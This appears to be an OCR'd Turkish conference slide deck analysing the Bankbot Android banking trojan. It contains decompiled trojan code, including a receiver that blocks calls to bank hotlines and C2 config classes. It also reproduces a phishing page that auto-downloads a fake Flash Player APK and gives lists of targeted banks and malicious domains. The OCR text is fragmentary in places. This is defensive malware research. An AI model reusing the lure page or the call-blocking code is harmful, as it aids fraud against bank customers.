
BLACKBOX SİBER MÜCADELE TAKIMI

Reversing Bankbot Libraries


```
private static SharedPreferences f38b = null;
/* renamed from: c */
private static Editor f39c = null;
/* renamed from: a */
C0004b f40a = new C0004b();

static {
    System.loadLibrary("native-lib");
}
```



Reversing Bankbot Libraries



Reversing Bankbot Libraries



Bankbot TR

Bankbot TR

Bankbot TR

Bankbot truva atı kredi kartı

Bankbot TR

Bankbot truva atı kredi kartı

Android için zararlı trojan Bankbot bir kez daha sahnede

Bankbot, kredi kartı bilgilerinizi çalmayı hedefliyor

02.10.2017 Pazartesi 12:00 (Güncellendi: 29.09.2017 Cuma 12:31)

erek, kullanıcıların kredi kartı

Bankbot TR

Jewels Star Classic

GameDevTony Arcade

PEGI 3

This app is compatible with your device.

Add to Wishlist Install

Funny Videos 2017

neoidea.funvideos2017

Chess Millennium

SafroWarez Educational 7

PEGI 3

This app is incompatible with all of your devices.

Add to Wishlist Install

Earn Real Money Gift Cards

Boris Block Tools

PEGI 3

HACKTRICK

SİBER GÜVENLİK KONFERANSI

B1_ACKB0X

SİBER MÜCADELE TAKIMI

Bankbot TR

Jewels Star

GameDevTony Arcade

PEGI 3

This app is compatible w

Chess Miller

SafroWarez Educational

PEGI 3

This app is incompatible

Detective FlashLigh

AppsArts

FREE

Combat FlashLight

WooSoftware

FREE

Tactical Flashlight V

OWarez

FREE

Spy Flashlight Widg

BrinCraft

FREE

Flashlight Detective

CownApps

FREE

deos 2017

deos2017

LED Flashlight Widg

ShawSoft

FREE

Flashlight of Marine

ColinSoft

FREE

X Warrior Flashlight

JakeAppsWare

FREE

Gold Flashlight Wid

JWare

FREE

Powerful Flashlight

EvSopWare

FREE

al Money Gift Cards

ls

Eco Flashlight

BaumWarez

FREE

Army Flashlight Wi


KossApp


FREE

HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI


Bankbot TR - Phishing





Bankbot TR - Phishing

Bankbot TR - Phishing



```
<head>
</head><script type="text/javascript" src="/mobile-detect.js"></script>
<script type="text/javascript" src="/application-devices.js"></script>
 <body bgcolor="#4f4c4c">
      <meta http-equiv="refresh" content="0;URL=/Filmindirsene/FlashPlayer.apk">

      </head>




<center><img src="https://cdn0.iconfinder.com/data/icons/Gloss__Adobe_Products_by_deleket/512/Adobe_Flash_Player.png"></center>
<br>
<center><h1><b><font color="red">  Devam Edebilmek İçin Android Adobe Flash Player Gerekiyor !</b></h1></center></font>
<center><b>Adobe Flash Player Dosyası Otamatik Indirilmiştir.</b></center>
<center><b>Lütfen İndirilen Adobe Flash Player Dosyasını Cihazınıza Kurunuz.<br>Ve Tekrardan Siteyi Ziyaret Ediniz !</b></center>
<br>
<center><b><font color="red"> <a href="/Filmindirsene/FlashPlayer.apk">Eğer İndirme Başlamadıysa Tıklayınız !!</b></center></font></a>
```

Bankbot TR - Phishing

X

https://e-trafikcezasiodemesi.net/index.php?cont=kliets&page=1

IMEI/ID, ŞEBEKE, ANDROİD. OS, VERSİON, ÜLKE, BANKA, MODEL, ROOT, EKRAN, Açık / Kapalı, TARİH, İNJECT KISMI ...

Te Ma Etmaje Panel

https://e-trafikcezasiodemesi.net/

IMEI/ID, ŞEBEKE, ANDROİD. OS, VERSİON, ÜLKE, BANKA, MODEL, ROOT, EKRAN, Açık / Kapalı, TARİH, İNJECT KISMI ...

Te Ma Etmaje Panel

www.guvenlitrafikcezasiodemeyeri.com/

6 Nis 2017 - IMEI/ID, ŞEBEKE, ANDROİD. OS, VERSİON, ÜLKE, BANKA, MODEL, ROOT, EKRAN, Açık / Kapalı, TARİH, İNJECT KISMI ...

Bankbot TR - Hedef Uygulamalar

```
|SberBank_RU|
|AlfaBank_RU|
|QIWI|
|R-CONNECT|
|Tinkoff|
|PayPal|
|webmoney|
|RosBank|
|VTB24|
|MTS BANK|
|Yandex Bank|
|Privat24_UA|
|OshadBank_UA|
|RussStandart|
|UBank|
|Idea_Bank|
|Iko_Bank|
|Bank_SMS|
```

```
|OTP Smart|
|OschadBank|
|PlatinumBank|
|UniCreditBank|
|aval_bank_ua|
|UKRGASBANK|
|UKRSIBBANK|
|Chase|
|Wells Fargo|
|BOA|
[redacted]
[redacted]_TR|
[redacted]_TR|
[redacted]_TR|
[redacted]_TR|
[redacted]_TR|
[redacted]_TR|
[redacted]_TR|
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

Bankbot TR - Numara Bloklama

```
public void onReceive(Context context, Intent intent) {
    Log.d("12280", "Number is-->> " + this.f1609a);
    this.f1609a = intent.getStringExtra("android.intent.extra.PHONE_NUMBER");
    ArrayList arrayList = new ArrayList();
    arrayList.add("+9008502200000");
    arrayList.add("+908502200000");
    arrayList.add("+904440000");
    arrayList.add("+9008502220400");
    arrayList.add("+908502220400");
    arrayList.add("+904440400");
    arrayList.add("+9008502220724");
    arrayList.add("+908502220724");
    arrayList.add("+904440724");
    arrayList.add("+9008502222525");
    arrayList.add("+908502222525");
    arrayList.add("+904442525");
    arrayList.add("+9008502227878");
    arrayList.add("+908502227878");
    arrayList.add("+904447878");
    arrayList.add("+9008502000666");
    arrayList.add("+908502000666");
    arrayList.add("+904440832");
    arrayList.add("+9002166353535");
    arrayList.add("+902166353535");
    arrayList.add("+9008507240724");
```

Bankbot TR - Arkaplan


```
public class C0595a {
    /* renamed from: a */
    public final String f1623a = "http://[redacted]
    /* renamed from: b */
    public final String f1624b = "qwe";
    /* renamed from: c */
    public final String f1625c = "3.2";
}
```

Bankbot TR - Arkaplan

Whois Record for [redacted]

— Domain Profile

Registrant	volkan
Registrant Country	TR
Registrar	PDR Ltd. d/b/a PublicDomainRegistry.com IANA ID: 303 URL: — Whois Server: — abuse-contact@publicdomainregistry.co (p) 12013775952
Registrar Status	clientTransferProhibited
[redacted]	
Name Servers	CHLOE.NS.CLOUDFLARE.COM (has 6,915,115 domains) WESLEY.NS.CLOUDFLARE.COM (has 6,915,115 domains)
Tech Contact	volkan [redacted] 1 kat 1,
IP Address	[redacted] ted on this server
IP Location	- Arizona - Phoenix - Cloudflare Inc.
ASN	AS13335 CLOUDFLARENET - Cloudflare, Inc., US (registered Jul 14, 2010)
Whois History	7 records have been archived since 2017-05-06

— Website

HACKTRIC
SİBER GÜVENLİK KONFE

B1_ACKB0X
SİBER MÜCADELE TAKIMI

Bankbot TR - Arkaplan


Domain Name	Creation Date	Registrar
1nj3ct10n.gdn	2017-05-04	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
3nd3.gdn	2017-05-21	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
awpdust.gdn	2017-05-04	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
b46.gdn	2017-05-04	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
c0m3.gdn	2017-05-21	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
ch0pr4.gdn	2017-05-04	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
ch1pr0.gdn	2017-05-04	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
ch4pr6.gdn	2017-05-04	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
e-trafikcezasiodemesi.net	2017-02-17	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
filmindirsene.biz	2017-05-14	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
g0m4x.gdn	2017-05-21	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
ifc3yb3rs3cur1tych0.pw	2017-04-22	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
jethgsyukleme.com	2016-11-10	REG2C.COM, INC.
jethgsyuklemeleri.com	2016-11-09	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
m3d14.gdn	2017-05-21	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
n0309.gdn	2017-05-04	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
r0n4ld4.gdn	2017-05-04	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
r4al.gdn	2017-05-21	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
sh0wt1m3.gdn	2017-05-21	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
t1lk1.gdn	2017-05-04	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
t4l1sc4.gdn	2017-05-04	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
t4tr1s.gdn	2017-05-21	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
th3.gdn	2017-05-21	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
tr4f0.pw	2017-04-22	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
trolitrader.pw	2017-04-22	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
ust41.gdn	2017-05-21	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM

Bankbot TR - Arkaplan

Bankbot TR - Arkaplan

```
package com.android.koop.stopone;

/* renamed from: com.android.koop.stopone.b */
public class C0597b {
    /* renamed from: a */
    public final String f1625a = "http://[redacted]e/";
    /* renamed from: b */
    public final String f1626b = "qwe";
    /* renamed from: c */
    public final String f1627c = "8.2";
}
```

Bankbot TR - Arkaplan



Whois Record for Kvp41.life

Domain Profile

Registrant	lord
Registrant Country	TR
Registrar	PDR Ltd. d/b/a PublicDomainRegistry.com IANA ID: 303 URL: http://www.PublicDomainRegistry.com Whois Server: www.PublicDomainRegistry.com abuse-contact@publicdomainregistry.com (p) 912230797500
Registrar Status	clientDeleteProhibited, clientHold, clientTransferProhibited, clientUpdateProhibited
[redacted]	
Name Servers	NS1.SUSPENDED-DOMAIN.COM (has 132,968 domains) NS2.SUSPENDED-DOMAIN.COM (has 132,968 domains)
Tech Contact	lord [redacted] c retouch f14, Çanakkale, 30404, TR [redacted] protonmail.com [redacted] 931392
Whois History	[redacted] ave been archived since 2017-08-03

HACKTR SİBER GÜVENLİK KO

B1_ACKB0X SİBER MÜCADELE TAKIMI

Bankbot TR - Arkaplan

Domain Name	Creation Date	Registrar
b13j21ja.life	2017-07-26	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
b1502b.gdn	2017-07-14	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
b1j3aas.life	2017-07-26	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
b1k51.gdn	2017-07-14	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
b1v2a5.gdn	2017-07-14	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
b21uvj3a.life	2017-07-26	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
b5k31.gdn	2017-07-14	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
ch0ck4.life	2017-07-26	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
elsssee.gdn	2017-07-14	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
f0csua.life	2017-07-26	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
fatur1s.life	2017-07-26	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
h2c4h4.gdn	2017-07-14	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
kvp01.life	2017-08-02	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
kvp11.life	2017-08-02	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
kvp23.life	2017-08-02	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
kvp34life.life	2017-08-02	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
kvp41.life	2017-08-02	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
s0q1ts.life	2017-07-26	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
sau21.life	2017-07-26	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
srviac1.life	2017-08-02	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
srviac22.life	2017-08-02	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
srviac61.life	2017-08-02	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
srviac72.life	2017-08-02	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
srviac83.life	2017-08-02	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
st0pif.gdn	2017-07-14	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM

Bankbot TR - Arkaplan

```
public class C0599d {
    /* renamed from: a */
    public final String f1621a = "http://[redacted]/";
    /* renamed from: b */
    public final String f1622b = "qwe";
    /* renamed from: c */
    public final String f1623c = "1.3";
}
```

Bankbot TR - Arkaplan

Registrant	hak
Registrant Country	TR
Registrar	PDR Ltd. d/b/a PublicDomainRegistry.com IANA ID: 303 URL: – Whois Server: –
Registrar Status	clientTransferProhibited
[redacted]	
Name Servers	NS1.SINKHOLE.CH (has 6,065 domains) NS2.SINKHOLE.CH (has 6,065 domains) NS3.SINKHOLE.CH (has 6,065 domains) NS4.SINKHOLE.CH (has 6,065 domains)
Tech Contact	hak [redacted] canyi, Çankırı, 10400, TR [redacted]@protonmail.com ([redacted]1921

Bankbot TR - Arkaplan


Domain Name	Creation Date	Registrar
baiskqoar.gdn	2017-09-30	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
bursnoasal.gdn	2017-09-30	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
cicbuai.gdn	2017-09-30	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
cubaib.gdn	2017-09-30	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
cudfalb.gdn	2017-09-30	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
duauralgas.gdn	2017-09-30	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM

